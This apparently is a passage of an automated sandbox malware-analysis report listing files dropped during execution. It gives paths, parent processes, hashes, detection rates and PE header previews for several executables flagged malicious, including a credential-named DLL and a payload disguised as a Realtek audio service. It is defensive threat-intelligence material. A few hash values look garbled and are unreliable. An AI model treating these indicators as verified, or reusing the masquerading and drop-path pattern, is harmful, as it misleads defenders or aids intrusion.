| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                     | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                                                   | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Category:                                                                    | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Size (bytes):                                                                | 45177                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Entropy (8bit):                                                              | 5.072498410577891                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Encrypted:                                                                   | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SSDEEP:                                                                      | 768:PkWNxV3lpNBQkj25h4iUxuaV7frRJv5FVvCxHBG75ard35n9QOdBQNWzktAHkaN2:PkJAxV3CNBQkj25h4iUxuaV7flJnVv6HA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| MD5:                                                                         | 79EA83B42F934BED47A1B30D85AB0999                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA1:                                                                        | D5AD1B90152F5C698A714FC8044C52571EFCD57B                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA-256:                                                                     | 9DDA715941C069B34C2052F8902BD6FE9C4956DD2F9E8713F8AD72032BD9662B                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA-512:                                                                     | 6BDD1F73F199EE5A8B2EB6FF1B13197E1303B2548932F071EA67A657B5D0056605C5FFC3BAEC02AFDF29A5425BCFA003BA607041A462C2A851B59AF0999567C                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Malicious:                                                                   | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Preview:                                                                     | PSMODULECACHE.F....>....?...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PKI\PKI.psd1.....Export-Certificate.....Get-CertificateNotificationTask....Get-PfxData.....New-CertificateNotificationTask.....Import-PfxCertificate....#...Set-CertificateAutoEnrollmentPolicy.....Export-PfxCertificate.....Switch-Certificate.....New-SelfSignedCertificate....%...Get-CertificateEnrollmentPolicyServer....%...Add-CertificateEnrollmentPolicyServer....(%...Remove-CertificateEnrollmentPolicyServer.....Import-Certificate.....Test-Certificate.....Get-Certificate...." ...Remove-CertificateNotificationTask....#...Get-CertificateAutoEnrollmentPolicy....._t....q...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1.....Set-DAEntryPointTableItem....#...Set-DAClientExperienceConfiguration...." ...Enable-DAManualEntryPointSelection.....Get-DAEntryPointTableItem.....Reset-DAEntryPointTableItem....%...R |

| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive |                                                                                                                                 |
|--------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                                   | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                       |
| File Type:                                                                                 | data                                                                                                                            |
| Category:                                                                                  | dropped                                                                                                                         |
| Size (bytes):                                                                              | 64                                                                                                                              |
| Entropy (8bit):                                                                            | 0.9260988789684415                                                                                                              |
| Encrypted:                                                                                 | false                                                                                                                           |
| SSDeep:                                                                                    | 3:Nllulb/lj:NlllUb/l                                                                                                            |
| MD5:                                                                                       | 13AF6BE1CB30E2FB779EA728EE0A6D67                                                                                                |
| SHA1:                                                                                      | F33581AC2C60B1F02C978D14DC220DCE57CC9562                                                                                        |
| SHA-256:                                                                                   | 168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F                                                                |
| SHA-512:                                                                                   | 1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943 |

|            |                  |
|------------|------------------|
| Malicious: | false            |
| Preview:   | @...e.....@..... |

| C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe |                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|--------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                               | C:\ProgramData\61312899942613011832.exe                                                                                                                                                                                                                                                                                                                                                                                                           |
| File Type:                                             | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                 |
| Category:                                              | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Size (bytes):                                          | 7732440                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Entropy (8bit):                                        | 7.8779499305543865                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Encrypted:                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SSDEEP:                                                | 196608:U+NR2F7EU+iE09OKsRk3PdM+i+8IHF9AYS:/RWEU+1OP6+X+oYS                                                                                                                                                                                                                                                                                                                                                                                        |
| MD5:                                                   | 2239A58CC93FD94DC2806CE7F6AF0A0B                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA1:                                                  | F09EB7D69BC7440D3D45E14267236A78AC789FCB                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA-256:                                               | 682ABD62B6E3C0E8CA57F079CD96F2D3848752EAFT002BDF57BFB512BD242811                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA-512:                                               | F77C16626A0E17FF79B95F9FDED6A365F913896C89BAF76D16BCC8706F3AD10A9476C7CBD3F235250B936171C6E958E145C402952506DC0E434A4F911C99FE0;                                                                                                                                                                                                                                                                                                                  |
| Malicious:                                             | true                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Antivirus:                                             | <ul style="list-style-type: none"> <li>Antivirus: ReversingLabs, Detection: 35%</li> </ul>                                                                                                                                                                                                                                                                                                                                                        |
| Preview:                                               | MZ.....@.....!..L.!This program cannot be run in DOS mode....\$.....XH..6..6..5..6..3.a.6..2..6.(.2..6.(.5..6.(.3..6..7..6..7.\.6.f. ....?..6.f....6.f.4..6.Rich..6.....PE..L....6.c.....r.FU.....@.....~v..@.....p.....`..c.....u.....P.....p.....A..@.....A.h.....IB@dOih.....`Fh?jG[OJL.....@..@qNR5:WbSLD.....@..z?fd8ijJh.=.....`CV?7x>JO.....A.....@..EVjKc_Ml.wo..A.xo.....`dT<:EHz....P.....o.....@..@]topACL`c..`...\\...o.....@..@..... |

| C:\Users\user\AppData\Local\Temp\1000017001\Emit64.exe |                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|--------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                               | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                                                                                                                                                                                                                           |
| File Type:                                             | PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows                                                                                                                                                                                                                                                                                                                                                                         |
| Category:                                              | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Size (bytes):                                          | 10420736                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit):                                        | 7.967761917775609                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Encrypted:                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SSDEEP:                                                | 196608:Y6khIBSOhjcHmRfm+kXHqxafG8Sc+5jECye/4MqG2naCGI/:Y6khXw8yf9kXEaOG+4Cf4MqG2najl                                                                                                                                                                                                                                                                                                                                                             |
| MD5:                                                   | 7A5155B804E592D83F8319CBDB27E164                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA1:                                                  | DA63718377B9086EF7F6DB6B8B88E45062F31749                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-256:                                               | 5EB7B2FD13264F066B10946539EFF6BE750647DE246CF791E57CA4C17B0B9C31                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-512:                                               | 3DBD6745D7B64EF2260E14DF08C6AA36EE7E34B218DC11C83F5FBCCA934CF1385E79D208E061B9055C389CD5259AE2081B8DEA47FAC38844A2043B9A361D036                                                                                                                                                                                                                                                                                                                  |
| Malicious:                                             | true                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Antivirus:                                             | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 27%</li> </ul>                                                                                                                                                                                                                                                                                                   |
| Preview:                                               | MZ.....@.....hr.....!..L.!This program cannot be run in DOS mode....\$.....PE..d..E.c.....&.....;.....j.....@.....93..`.....x..p.]...9.....`.....}(......pv.....87*qGv;7.....`.^NsFAbb[M:.....@..4.ps1S["....P;.....@..@l'D/X#s1..p;.....@..@aAyXB94jx....;.....@..@n9Mms2uS8....;.....7u=]29J1....;.....@..<5LK<`h;.....@..Ug\$Va'z;.....@..dA:<*dF(.....`r,Ht]nHV@....pv.....@..m\$m2M1,9....v.....ho?%]P5WI.....@..@INMKoK?T]....p.....@..... |

| C:\Users\user\AppData\Local\Temp\853321935212 |                                                                                                                                         |
|-----------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                      | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                  |
| File Type:                                    | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, components 3 |
| Category:                                     | dropped                                                                                                                                 |
| Size (bytes):                                 | 88895                                                                                                                                   |
| Entropy (8bit):                               | 7.902972654740771                                                                                                                       |
| Encrypted:                                    | false                                                                                                                                   |
| SSDEEP:                                       | 1536:Cu/yFa8aSpJUjE6Ek9wKMp1sOJY1RoBIKSlj536Qz3W+a7WBhiVxp669/O5NI:DmppJQE6r9wx1skvSIIQz3g7WKhhOF                                       |
| MD5:                                          | 2AA81F8E661178C0356A745077A6F304                                                                                                        |
| SHA1:                                         | 6B3AAC842EE1F1263E149BEE9967C05109790F80                                                                                                |
| SHA-256:                                      | 1025BEC84A2857436C318823F02844346FDCF00FA198C9D63A27F0F4A3444B66                                                                        |
| SHA-512:                                      | 22EBB3D2AAC81AEB3ED1AF5C09A9D36D709BE6AFFDEE978BF808A3D9E82373051822D6CC7B169933C2BD1604ED6C4F4118C7F0606209396E71440828036CE3          |
| Malicious:                                    | false                                                                                                                                   |

| C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_fzpuqn5z.g0g.ps1 |                                                                                                                                |
|------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                               | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                      |
| File Type:                                                             | very short file (no magic)                                                                                                     |
| Category:                                                              | dropped                                                                                                                        |
| Size (bytes):                                                          | 1                                                                                                                              |
| Entropy (8bit):                                                        | 0.0                                                                                                                            |
| Encrypted:                                                             | false                                                                                                                          |
| SSDEEP:                                                                | 3:U:U                                                                                                                          |
| MD5:                                                                   | C4CA4238A0B923820DCC509A6F75849B                                                                                               |
| SHA1:                                                                  | 356A192B7913B04C54574D18C28D46E6395428AB                                                                                       |
| SHA-256:                                                               | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B                                                               |
| SHA-512:                                                               | 4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9df84c58b2b37b89903a740e1ee172da793a6e79d560e5f79bd058a12a280433ed6fa46510a |
| Malicious:                                                             | false                                                                                                                          |
| Preview:                                                               | 1                                                                                                                              |

| C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_yjjnjzwnv.xjd.psm1 |                                                                                                                                 |
|--------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                       |
| File Type:                                                               | very short file (no magic)                                                                                                      |
| Category:                                                                | dropped                                                                                                                         |
| Size (bytes):                                                            | 1                                                                                                                               |
| Entropy (8bit):                                                          | 0.0                                                                                                                             |
| Encrypted:                                                               | false                                                                                                                           |
| SSDeep:                                                                  | 3:U:U                                                                                                                           |
| MD5:                                                                     | C4CA4238A0B923820DCC509A6F75849B                                                                                                |
| SHA1:                                                                    | 356A192B7913B04C54574D18C28D46E6395428AB                                                                                        |
| SHA-256:                                                                 | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B                                                                |
| SHA-512:                                                                 | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F79BD058A12A280433ED6FA46510A |
| Malicious:                                                               | false                                                                                                                           |
| Preview:                                                                 | 1                                                                                                                               |

| C:\Users\user\AppData\Local\Temp\advapi32.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-----------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                      | C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                    | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Category:                                     | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Size (bytes):                                 | 278528                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Entropy (8bit):                               | 6.627837746051642                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Encrypted:                                    | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SSDeep:                                       | 3072:qYGY6mGusO/wtnmpq8ccNmHwJJaPKkZkeXHYOnH60CNAebrMViEgQ148:qBX5zmg8yfPlZki4Onale3Mxgv                                                                                                                                                                                                                                                                                                                                                                                                                               |
| MD5:                                          | ECD0223B882A0FFC6CB684F8202E2FAA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA1:                                         | A593370F83C0A9C3FFBD61ED429BCD3A34230D03                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-256:                                      | A6A1BCC21608031B8166935904D7ACA16512CAB6296A28D924772BEBAF1DD1DB                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-512:                                      | 0BCD5DC93AF4A3ACA58D7634F209C7BCD9052D93E68B76A49CA346DE1D11604068B5D201503578B4966F1CAA4484361BF7F87C0F474696D15852260DCCE286C                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                    | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Antivirus:                                    | <ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li><li>Antivirus: ReversingLabs, Detection: 20%</li></ul>                                                                                                                                                                                                                                                                                                                                                                            |
| Preview:                                      | MZx.....@.....x.....!..L!This program cannot be run in DOS mode.\$..PE..L...N.c.....!.....2.....`.....@.....<br>.....h.....d.....@.....@.....text.....`.....data.....@....reloc.....@....."<br>.....@.B.....U.SV.. ..E.E.E.E.....).1.....M.....\$.E.E.6.W.E.. .....\$.....#kC..%..... ..#h..... .....}..... .....".....F.....<br>. ..-M..... ..~`..... ..-:Dk..... ..-+&...H#..... ..-B.....'..... ..-4..?\$...... ..-x..... ..-.....&..... ..-.....Z..... ..-5.....' ..... ..-<br>\$..r+..... ..-}..... ..-+..... ..- |

| C:\Users\user\AppData\Local\Temp\jekppnay.tmp                   |  |  |
|-----------------------------------------------------------------|--|--|
| Process: C:\Users\user\AppData\Local\Temp\1000017001\Emit64.exe |  |  |

|                 |                                                                                                                                                                                                                                                                                                                                               |
|-----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File Type:      | PE32+ executable (GUI) x86-64, for MS Windows                                                                                                                                                                                                                                                                                                 |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                       |
| Size (bytes):   | 155136                                                                                                                                                                                                                                                                                                                                        |
| Entropy (8bit): | 7.7612316741526906                                                                                                                                                                                                                                                                                                                            |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                         |
| SSDeep:         | 3072:8QpsuldSMGh+tWWP286pB7YnaEV2d77rRzCLghAaeSdk4cXjU8D5BCG3MSrOUhEa:8QpsuldSMGh+288BYTOVCUhAL4ajlHcc                                                                                                                                                                                                                                        |
| MD5:            | 9DE1DECE6C8E92D128133FC779F07AD3                                                                                                                                                                                                                                                                                                              |
| SHA1:           | 02CC6BD7775D7D024DB6E5AE3DAFE9F8FF001ECB                                                                                                                                                                                                                                                                                                      |
| SHA-256:        | 3C6AC3153ECB32704D9CD808BFA8872275DD7ED0A49E9709A55FC3511A0AAC4B                                                                                                                                                                                                                                                                              |
| SHA-512:        | CB1E68792F6BA2994AE30482D6316EE04BF DAC72B8CCCC190BF1F0680D72E59A201732C934D918EA987DD966F0FB8A66100ABFBE27CA4506EDFBF5DF747D4558                                                                                                                                                                                                             |
| Malicious:      | true                                                                                                                                                                                                                                                                                                                                          |
| Antivirus:      | <ul style="list-style-type: none"> <li>Antivirus: Avira, Detection: 100%</li> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 81%</li> </ul>                                                                                                                                                     |
| Preview:        | MZ.....@.....hr.....!..L.!This program cannot be run in DOS mode.....\$.....1a..P...P..P.;..P.;..P..P.,)....P.,)....P..P..P.,)....P..<br>Rich.P.....PE.d...[c.....".....H.....8.....@.....PK.....`%..P.x.....8l..8.....<br>.....0.....text.....`.....rdata.....0.....@..@.pdata.x....P.....6.....@..@.rsrc.%`.....&..8.....@..@.....<br>..... |

|                                                                                                                                                                                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                          |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe</b>   |                                                                                                                                                                                                                                                                                                                                                                                                          |
| Process:                                                                                                                                                                                                                          | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                                                                                                                                                                                   |
| File Type:                                                                                                                                                                                                                        | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                        |
| Category:                                                                                                                                                                                                                         | dropped                                                                                                                                                                                                                                                                                                                                                                                                  |
| Size (bytes):                                                                                                                                                                                                                     | 1904064                                                                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit):                                                                                                                                                                                                                   | 7.95728490896586                                                                                                                                                                                                                                                                                                                                                                                         |
| Encrypted:                                                                                                                                                                                                                        | false                                                                                                                                                                                                                                                                                                                                                                                                    |
| SSDeep:                                                                                                                                                                                                                           | 49152:QAWal3cWyl5rfPJLPNdm5qzBF07TW+BgSM:13cWjHjjNKqwTWQQ                                                                                                                                                                                                                                                                                                                                                |
| MD5:                                                                                                                                                                                                                              | 8F727EA574C46E3FD8901335A6548285                                                                                                                                                                                                                                                                                                                                                                         |
| SHA1:                                                                                                                                                                                                                             | 185DCF54761BA6FBA7FE4BFFA32F564C9142968D                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-256:                                                                                                                                                                                                                          | D57F75CF079C4EC8C81E51751B3332EF5CE7DC8EBA41B9A5B17DBB4277C20E5C                                                                                                                                                                                                                                                                                                                                         |
| SHA-512:                                                                                                                                                                                                                          | B56E01FD3A41408F3655106FBD04F7418D5E13112677B9A36EE4B71B03C23DC7197CF76477DEA3601EFEE8AC46CA6279F02205D1836450C301217B99DD6E2043                                                                                                                                                                                                                                                                         |
| Malicious:                                                                                                                                                                                                                        | true                                                                                                                                                                                                                                                                                                                                                                                                     |
| Antivirus:                                                                                                                                                                                                                        | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 18%</li> </ul>                                                                                                                                                                                                                                                           |
| Preview:                                                                                                                                                                                                                          | MZ.....@.....!..L.!This program cannot be run in DOS mode.....\$.....#c.xg..+g..+g..+yP.+~..+yP.+v..+yP..++..+@..+`..+g..+9..+yP..+e..<br>.+yP..+f..+g..+`..+yP..+f..+Richg..+.....PE.L...EA.c.....2.....@.....>....5D...@.....P...`.....0>....p.....<br>.....8...@.....4.....text.....1.....`.....rdata.....@..@.data..U!.....@..@.rsrc.....`.....@..@.r.....<br>eloc...@..0...B.....@..B.....<br>..... |

|                                                                                                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\1000021000\umciavi32.exe</b>  |                                                                                                                                                                                                                                                                                                                                                                                                          |
| Process:                                                                                                                                          | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                                                                                                                                                                                   |
| File Type:                                                                                                                                        | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                        |
| Category:                                                                                                                                         | dropped                                                                                                                                                                                                                                                                                                                                                                                                  |
| Size (bytes):                                                                                                                                     | 1678464                                                                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit):                                                                                                                                   | 7.9507150099938295                                                                                                                                                                                                                                                                                                                                                                                       |
| Encrypted:                                                                                                                                        | false                                                                                                                                                                                                                                                                                                                                                                                                    |
| SSDeep:                                                                                                                                           | 49152:20ldRpIqlKba+iRYknKnO3YnQl/vKXBs:2+RpalKbdNkKnO3YnQl/vms                                                                                                                                                                                                                                                                                                                                           |
| MD5:                                                                                                                                              | B66347E9A4018F257A6BF1941B4A5D60                                                                                                                                                                                                                                                                                                                                                                         |
| SHA1:                                                                                                                                             | 0F4A358AD14E441F74C634054D798E6BE2DA476D                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-256:                                                                                                                                          | D74BF0394DE0AD2ADCFD7ECC96711BAC682F3749F8953701EEFC596B8C11DD36                                                                                                                                                                                                                                                                                                                                         |
| SHA-512:                                                                                                                                          | EAB7414A3D2ED2AAB80EB4452E8B30B6E7481E7CB48BDB986450196EA8695008F7B26D3EE423934A0D6B30650CCD3E50B64CC979723D9DF2DF31052875C0465                                                                                                                                                                                                                                                                          |
| Malicious:                                                                                                                                        | true                                                                                                                                                                                                                                                                                                                                                                                                     |
| Yara Hits:                                                                                                                                        | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\AppData\Roaming\1000021000\umciavi32.exe, Author: Joe Security</li> </ul>                                                                                                                                                                |
| Preview:                                                                                                                                          | MZP.....@.....!..L.!This program must be run under Win32..\$7.....NSBGANBRBZHTLGXNSICJRIHFRNKTLYIZVLK.....<br>QZWZZIPOYNKNILJIIOPVNXKJVVPH.....Xy..PE..L...^B.....x.....@.....`.....@.....0.....<br>.....Xy..(#....#.....CODE.....w.....x.....`.....DATA..... .....@..BSS..E.....idata.....<br>.....@..@.tls.....rdata.....@..P.reloc..#....\$.....@..P.rsrc.....0.....@..P.....P.....@..P.....<br>..... |

| C:\Users\user\AppData\Roaming\c33e9ad058e5d3\cred64.dll |                                                                                                                                                                                                                                                                                                                                       |
|---------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                | C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                                                                                                                                                                                                                                |
| File Type:                                              | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                               |
| Category:                                               | dropped                                                                                                                                                                                                                                                                                                                               |
| Size (bytes):                                           | 7705824                                                                                                                                                                                                                                                                                                                               |
| Entropy (8bit):                                         | 7.9708080300718365                                                                                                                                                                                                                                                                                                                    |
| Encrypted:                                              | false                                                                                                                                                                                                                                                                                                                                 |
| SSDeep:                                                 | 196608:ZQoqS56OZEssxpKllue41Cf7sgZz6kmAZQ/9RWB0:dMOevKIB1CfQgplmz/9a0                                                                                                                                                                                                                                                                 |
| MD5:                                                    | 2B62E02B3581980EE5A1DDA42FA4F3FE                                                                                                                                                                                                                                                                                                      |
| SHA1:                                                   | 5C36BFA4A4973E8F694D5C077E7312B1C991AEDF                                                                                                                                                                                                                                                                                              |
| SHA-256:                                                | 8C46C2AF1CB25BFA8FBF9D683D72D30DDB2E5D0ECC6BBA997B24714CF2B8C91                                                                                                                                                                                                                                                                       |
| SHA-512:                                                | 255E1B1D51D52872C5E0C54F7807ADC3581D36B3DFB8220C818AC38AC7FCEA91DD42999EE6CCAECF3B9836CD59FCFE19C2669A5B697D627DE4C1D9B8BA563B3D                                                                                                                                                                                                      |
| Malicious:                                              | true                                                                                                                                                                                                                                                                                                                                  |
| Antivirus:                                              | <ul style="list-style-type: none"> <li>Antivirus: ReversingLabs, Detection: 12%</li> </ul>                                                                                                                                                                                                                                            |
| Preview:                                                | MZP.....@.....!L!.!This program must be run under Win32..\$7.....PE..L....^B*.....X.....@.....*..<br>.....O..X>..@.....~U.....F.....f5g gWe7.....`zDthL)*@.....@...nb h!<br>m#Y.....\$^+<%+dU&.....@..Z-)j99tO.....@..P8"ikKHD[b.C.....`k&l<0?<6....F.....@...n[uZh3ex.lu...F<br>.nu.....`Uh%6lIH.....xu.....@..P.....@.....@..P..... |

| C:\Users\user\Locktime\RtkAudUService64.exe |                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|---------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                    | C:\Users\user\AppData\Local\Temp\1000017001\EmIt64.exe                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                  | PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows                                                                                                                                                                                                                                                                                                                                                                               |
| Category:                                   | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Size (bytes):                               | 10420736                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Entropy (8bit):                             | 7.967761917775609                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Encrypted:                                  | false                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SSDeep:                                     | 196608:Y6khIBSOhjcHmRfm+kXHqxafG8Sc+5jECye/4MqG2naCGI/:Y6khXw8yf9kXEaOG+4Cf4MqG2najl                                                                                                                                                                                                                                                                                                                                                                   |
| MD5:                                        | 7A5155B804E592D83F8319CBDB27E164                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA1:                                       | DA63718377B9086EF7F6DB6B8B88E45062F31749                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-256:                                    | 5EB7B2FD13264F066B10946539EFF6BE750647DE246CF791E57CA4C17B0B9C31                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-512:                                    | 3DBD6745D7B64EF2260E14DF08C6AA36EE7E34B218DC11C83F5FBCAA934CF1385E79D208E061B9055C389CD5259AE2081B8DEA47FAC38844A2043B9A361D036                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                  | true                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Antivirus:                                  | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 27%</li> </ul>                                                                                                                                                                                                                                                                                                         |
| Preview:                                    | MZ.....@.....hr.....!L!.!This program cannot be run in DOS mode...\$.PE..d..E.c.....&.....;.....j.....@.....93..<br>.....x..p.].....9.....`.....}.(.....pv.....87*qGv;7.....`^NsFab[M.....<br>.....@..4.ps1S["..P;.....@..@`D/X#s1..p;.....@..@aAyXB94]x..;.....@..@n9Mms2uS8.....7u=j29J1,;.....<br>.....@...*<5LK<`h;.....@..Ug\$V`z;.....@..dA:<*dF(..;.....`r,HtjnHV@...pv.....@..m\$2M1,9,...v.....`ho?<br>%]P5WI.....@..@INMKoK?T]..p.....@..... |

